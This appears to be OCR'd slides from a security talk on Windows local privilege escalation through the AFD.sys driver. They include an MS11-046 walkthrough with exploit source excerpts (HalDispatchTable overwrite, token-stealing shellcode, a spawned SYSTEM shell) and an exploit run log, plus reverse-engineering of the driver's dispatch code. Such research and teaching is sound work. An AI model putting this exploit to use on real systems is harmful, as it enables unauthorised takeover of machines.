
viperX
Research Labs

ViperX
Research Labs

Local Privilege Escalation With I/O RING's

Alexa Souza (@w4fz5uck5)

$whoami

ViperX
Research Labs


Alexa Souza (@w4fz5uck5)

Briefing

Co-Founder & CTO at ViperX
Red Teamer / Vulnerability Researcher / Writer / Speaker

Author of Contents about WebSecurity, Kernel, 0-days, etc.
https://medium.com/@wafzsucks
https://www.linkedin.com/in/alexa-souza-6b8172161/

Certifications
OSCP[18y] – Offensive Security Certified Professional
OSCE[19y] – Offensive Security Certified Expert
OSWE[21y] – Offensive Security Web Expert
Running OSWP/OSEP/OSED/OSMR (4fun)



$whoami


ViperX
Research Labs

Alexa Souza (@w4fz5uck5)

Achievements

CVE-2020-25213 (0-day)
Wordpress plugin WP-FILE-MANAGER - Unauthenticated Remote Code Execution

CVE-2019-9760
FTPGetter Standard v.5.97.0.177 - Remote Code Execution



ViperX
Research Labs

$Presentation Topics

- AFD.sys Driver
- Windows LPE AFD.sys Exploit (CVE-2023-21768)
- IORing's
- Local Privilege Escalation (LPE)

$Overview

ViperX
Research Labs

```
OS Name:                    Microsoft Windows 11 Pro
OS Version:                 10.0.22621 N/A Build 22621
System Manufacturer:        WMWare, Inc.
System Model:               VMWare7,1
System Type:                x64-based PC
Target Driver:              Ancillary Function Driver (AFD.sys)
```

$Research Motivation

ViperX
Research Labs

AFD.sys Driver

1 - Easy to exploit!


2 - So many CVE's
- CVE-2011-1249
- CVE-2011-2005
- CVE-2012-0148
- CVE-2013-3887
- CVE-2014-1767
- CVE-2023-21768
- ...

AFD.sys in a nutshell

ViperX
Research Labs

Driver Names

- Ancillary Function Driver
- AFD.sys
- Another F* Driver



AFD.sys in a nutshell

ViperX
Research Labs


- Act as KM server for UM WinSock/TDI
- Relays to
  - Transport Driver Interface (TDI)
  - Winsock2.h

- Execute Socket() Operations
- Connect, Recv, Send, Close...

```
Browse full module list
start             end                 module name
fffff805`23200000 fffff805`232a8000   afd        (pdb symbols)          c:\symbols\afd.pdb\4E76730E5EAF94FE7EA5555656052F521\afd.pdb
    Loaded symbol image file: afd.sys
    Image path: \SystemRoot\system32\drivers\afd.sys
    Image name: afd.sys
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        9FC0B4F8 (This is a reproducible build file hash, not a timestamp)
    CheckSum:         000ABD17
    ImageSize:        000A8000
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
    Information from resource tables:
```

AFD.sys in a nutshell


ViperX
Research Labs



MS11-046 Walkthrough

NULL Connection BUG

ViperX
Research Labs



MS11-046 Walkthrough

Arbitrary Write Primitive -> NULL Connection BUG -> OLD HalDispatchTable Trick

ViperX Research Labs

```
641     if(targetDeviceSocket == INVALID_SOCKET)
642     {
643         // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
644         printf("         [-] Failed (error code: %ld)\n", WSAGetLastError());
645         return -1;
646     }
647
648     printf("         [+] Done\n");
649
650     // connect to a closed port
651     // connect to port 0 on the local machine
652     struct sockaddr_in clientService;
653     clientService.sin_family = AF_INET;
654     clientService.sin_addr.s_addr = inet_addr("127.0.0.1");
655     clientService.sin_port = htons(0);
656
657     printf("         [*] Connecting to closed port\n");
658     // https://msdn.microsoft.com/en-us/library/windows/desktop/ms737625(v=vs.85).aspx
659     int connectResult;
660     connectResult = connect(targetDeviceSocket, (SOCKADDR *) &clientService, sizeof(clientService));
661     if (connectResult == 0)
662     {
663         // https://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
664         printf ("           [-] Connected (error code: %ld)\n", WSAGetLastError());
665         return -1;
666     }
667
668     printf("           [+] Done\n");
669
670     ////////////////////////////////////////////////////////////////
671     // CREATE TOKEN STEALING SHELLCODE
672     ////////////////////////////////////////////////////////////////
```

MS11-046 Walkthrough

Arbitrary Write Primitive -> NULL Connection BUG -> OLD HalDispatchTable Trick

```
if(DeviceIoControl(
    (HANDLE)targetDeviceSocket,
    0x00012007,                                                    // IOCTL_AFD_CONNECT
    (PVOID) lpInBuffer, sizeof(lpInBuffer),
    (PVOID) (HalDispatchTableKrnlSpcAddr + 0x6), 0x0,
    &lpBytesReturned, NULL
    ) == 0)
{
```

```
// elevate privileges of the current process
printf("      [*] Elevating privileges to SYSTEM\n");
ULONG outInterval = 0;
// https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%
NtQueryIntervalProfile(2, &outInterval);
printf("          [+] Done\n");


// spawn shell (with elevated privileges)
printf("          [*] Spawning shell\n");
// spawn SYSTEM shell within the current shell (remote shell friendly)
system ("c:\\windows\\system32\\cmd.exe /K cd c:\\windows\\system32");
```

MS11-046 Walkthrough

Arbitrary Write Primitive -> NULL Connection BUG -> OLD HalDispatchTable Trick

```
kd> dd HalDispatchTable     // Display double words at HalDispatchTable
82970430  00000004 828348a2 828351b4 82afbad7
82970440  00000000 828455ba 829bc507 82afb3d8
82970450  82afb683 8291c959 8295d757 8295d757
82970460  828346ce 82834f30 82811178 82833dce
82970470  82afbaff 8291c98b 8291caa1 828350f6
82970480  8291caa1 8281398c 8281b4f0 82892c8c
82970490  82af8d7f 00000000 82892c9c 829b3c1c
829704a0  00000000 82892cac 82af8f77 00000000
```

+0x4 overwrite

```
nt!KeQueryIntervalProfile+0x14:
82b12cab mov     dword ptr [ebp-10h],eax
82b12cae lea     eax,[ebp-4]
82b12cb1 push    eax
82b12cb2 lea     eax,[ebp-10h]
82b12cb5 push    eax
82b12cb6 push    0Ch
82b12cb8 push    1
82b12cba call    dword ptr [nt!HalDispatchTable+0x4 (82970434)]
82b12cc0 test    eax,eax
82b12cc2 jl      nt!KeQueryIntervalProfile+0x38 (82b12ccf)  Branch
```

CALL malicious PTR

MS11-046 Walkthrough

Arbitrary Write Primitive -> NULL Connection BUG -> OLD HalDispatchTable Trick

ViperX
Research Labs

```
C:\Users\victim\Desktop>MS11-046.exe
[*] MS11-046 (CVE-2011-1249) x86 exploit
   [*] by Tomislav Paskalev
[*] Identifying OS
   [+] 32-bit
   [+] Windows 7 SP1
[*] Locating required OS components
   [+] ntkrnlpa.exe
      [*] Address:      0x82a55000
      [*] Offset:       0x00800000
      [+] HalDispatchTable
         [*] Offset:    0x0092b3f8
   [+] NtQueryIntervalProfile
      [*] Address:      0x770a60c8
   [+] ZwDeviceIoControlFile
      [*] Address:      0x770a5858
[*] Setting up exploitation prerequisite
   [*] Initialising Winsock DLL
      [+] Done
      [*] Creating socket
         [+] Done
         [*] Connecting to closed port
            [+] Done
[*] Creating token stealing shellcode
   [*] Shellcode assembled
   [*] Allocating memory
      [+] Address:      0x02070000
      [*] Shellcode copied
[*] Exploiting vulnerability
   [*] Sending AFD socket connect request
      [+] Done
      [*] Elevating privileges to SYSTEM
         [+] Done
         [*] Spawning shell

c:\Windows\System32>whoami
autoridade nt\sistema

c:\Windows\System32>
```

HalDispatchTable is Hard

ViperX
Research Labs

HalDispatchTable Trick on Real World

- After Windows 8.0~
  - Require SMEP Bypass
  - Hard and painful due ROP Chains, Stack Aligments...

AFD.sys Reverse Engineering

NtDeviceIoControlFile API

ViperX
Research Labs

C++ Copy

```
__kernel_entry NTSTATUS NtDeviceIoControlFile(
  [in]  HANDLE            FileHandle,
  [in]  HANDLE            Event,
  [in]  PIO_APC_ROUTINE   ApcRoutine,
  [in]  PVOID             ApcContext,
  [out] PIO_STATUS_BLOCK  IoStatusBlock,
  [in]  ULONG             IoControlCode,
  [in]  PVOID             InputBuffer,
  [in]  ULONG             InputBufferLength,
  [out] PVOID             OutputBuffer,
  [in]  ULONG             OutputBufferLength
);
```

`[in] FileHandle`

Open file handle to the file or device to which the control information should be given.

AFD.sys Reverse Engineering

NtDeviceIoControlFile API

ViperX
Research Labs

```
HANDLE hEvent = CreateEventA(0, 0, 0, 0);

LPVOID INPUT_BUFFER = { 0 };
LPVOID OUTPUT_BUFFER = { 0 };

NtDeviceIoControlFile(
    (HANDLE)sock,  // FILE/DEVICE HANDLE
    hEvent,
    nullptr,
    nullptr,
    &ioStatusBlock,
    0x120007, // AFD_CONNECT -> ...
    &INPUT_BUFFER,
    sizeof(INPUT_BUFFER),
    &OUTPUT_BUFFER,
    sizeof(OUTPUT_BUFFER)
);
```

AFD.sys Reverse Engineering

HANDLES Types / Functions

ViperX
Research Labs

```
2   HWND: CreateWindow, DestroyWindow, ShowWindow, UpdateWindow, SetWindowPos
3   File Handle: CreateFile, ReadFile, WriteFile, CloseHandle
4   HDC: GetDC, ReleaseDC, BeginPaint, EndPaint
5   HMODULE: GetModuleHandle, LoadLibrary, FreeLibrary
6   Resource Handle: LoadResource, FindResource, LoadBitmap, LoadIcon
7   HMENU: CreateMenu, DestroyMenu, TrackPopupMenu, SetMenu
8   HPEN: CreatePen, DeleteObject
9   HBRUSH: CreateSolidBrush, DeleteObject
10  Thread Handle: CreateThread, TerminateThread, WaitForSingleObject
11  Process Handle: CreateProcess, TerminateProcess, GetExitCodeProcess
12  HKEY: RegOpenKeyEx, RegCloseKey, RegSetValueEx, RegQueryValueEx
13  Heap Handle: HeapCreate, HeapDestroy, HeapAlloc, HeapFree
14  Mutex: CreateMutex, ReleaseMutex, WaitForSingleObject
15  Event: CreateEvent, SetEvent, ResetEvent
16  Semaphore: CreateSemaphore, ReleaseSemaphore
17  Waitable Timer: CreateWaitableTimer, SetWaitableTimer, CancelWaitableTimer
18  File Mapping Handle: CreateFileMapping, MapViewOfFile, UnmapViewOfFile
19  GDI Object Handle: CreateFont, CreateRegion, CreateCompatibleBitmap
20  Socket Handle: socket, bind, listen, accept, connect, send, recv, closesocket
```

AFD.sys Reverse Engineering

HANDLES Types / (Devices)

ViperX
Research Labs

```
3   AFD a.k.a Another F* Driver (afd.sys): \\.\AFD
4   Network Driver Interface Specification (NDIS.sys): \\.\NDIS
5   File System Driver (e.g., NTFS.sys): \\.\C:
6   Keyboard Class Driver (kbdclass.sys): \\.\KeyboardClass0
7   Mouse Class Driver (mouclass.sys): \\.\MouseClass0
8   USB Host Controller Driver (usbhub.sys): \\.\USBHUB
9   Disk Driver (disk.sys): \\.\PhysicalDrive0
```

AFD.sys Reverse Engineering

Driver Routines

ViperX
Research Labs

```
; NTSTATUS __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, PUNICODE_STRING RegistryPath)
DriverEntry proc near

DeviceCharacteristics= dword ptr -40h
Exclusive= byte ptr -38h
DeviceObject= qword ptr -30h
var_28= dword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
DestinationString= _UNICODE_STRING ptr -10h
var_s0= byte ptr  0
arg_0= qword ptr  30h
arg_8= qword ptr  38h
VerifierFlags= dword ptr  40h
arg_18= qword ptr  48h

; FUNCTION CHUNK AT INIT:00000001C00884E2 SIZE 00000421 BYTES

mov     [rsp-28h+arg_0], rbx
mov     [rsp-28h+arg_8], rsi
mov     [rsp-28h+arg_18], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
mov     rbp, rsp
```

AFD.sys Reverse Engineering

Driver Routines

ViperX
Research Labs

```
loc_1C008713F:
lea     rdx, AfdGlobalTriageBlock
mov     ecx, 2
call    cs:__imp_NetioSetTriageBlock
nop     dword ptr [rax+rax+00h]
lea     rcx, WPP_MAIN_CB.Queue+28h ; SpinLock
call    cs:__imp_KeInitializeSpinLock
nop     dword ptr [rax+rax+00h]
lea     rdx, aDeviceAfd ; "\\Device\\Afd"
lea     rcx, [rbp+DestinationString] ; DestinationString
call    cs:__imp_RtlInitUnicodeString
nop     dword ptr [rax+rax+00h]
lea     rax, AfdDeviceObject
mov     r9d, 11h        ; DeviceType
mov     [rsp+60h+DeviceObject], rax ; DeviceObject
lea     r8, [rbp+DestinationString] ; DeviceName
mov     [rsp+60h+Exclusive], r12b ; Exclusive
xor     edx, edx        ; DeviceExtensionSize
mov     rcx, rbx        ; DriverObject
mov     [rsp+60h+DeviceCharacteristics], 20000h ; DeviceCharacteristics
call    cs:__imp_IoCreateDevice
nop     dword ptr [rax+rax+00h]
mov     edi, eax
mov     r13d, 42646641h
test    eax, eax
js      loc_1C0088519
```

```
RtlInitUnicodeString(&DestinationString, L"\\Device\\Afd");
v5 = IoCreateDevice(DriverObject, 0, &DestinationString, 0x11u, 0x20000u, 0, &AfdDeviceObject);
```

AFD.sys Reverse Engineering

Driver Routines

ViperX
Research Labs

```
memset64(DriverObject->MajorFunction, (unsigned __int64)&AfdDispatch, 0x1Cui64);
DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)&AfdDispatchDeviceControl;
DriverObject->MajorFunction[15] = (PDRIVER_DISPATCH)&AfdWskDispatchInternalDeviceControl;
DriverObject->MajorFunction[23] = (PDRIVER_DISPATCH)&AfdEtwDispatch;
DriverObject->FastIoDispatch = (PFAST_IO_DISPATCH)&AfdFastIoDispatch;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)AfdUnload;
AfdDeviceObject->Flags |= 0x10u;
AfdDeviceObject->StackSize = AfdIrpStackSize;
```

AFD.sys Reverse Engineering

Driver Routines

ViperX
Research Labs

```
__int64 __fastcall AfdDispatchDeviceControl(__int64 a1, IRP *a2)
{
  struct _IO_STACK_LOCATION *CurrentStackLocation; // rbx
  __int64 LowPart; // r8
  __int64 v6; // rax
  __int64 (__fastcall *v7)(PIRP); // rax
  unsigned int v9; // ebx
  CCHAR v10; // dl

  CurrentStackLocation = a2->Tail.Overlay.CurrentStackLocation;
  if ( (unsigned __int8)NetioNrtIsTrackerDevice() )
  {
    v9 = NetioNrtDispatch(a1, a2);
    a2->IoStatus.Status = v9;
    IofCompleteRequest(a2, 0);
    return v9;
  }
  else
  {
```

AFD.sys Reverse Engineering

Driver Routines

ViperX
Research Labs

```
LowPart = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart;
v6 = (CurrentStackLocation->Parameters.Read.ByteOffset.LowPart >> 2) & 0x3FF;
if ( (unsigned int)v6 < 0x4A
  && AfdIoctlTable[v6] == (_DWORD)LowPart
  && (CurrentStackLocation->MinorFunction = CurrentStackLocation->Parameters.Read.ByteOffset.LowPart >> 2,
      (v7 = AfdIrpCallDispatch[v6]) != 0i64) )
```

AFD.sys Reverse Engineering

Driver Routines

ViperX
Research Labs

```
; int AfdIoctlTable[76]
AfdIoctlTable dd 12003h
```



```
; DATA XREF: AfdFastIoDeviceControl+F18↑r
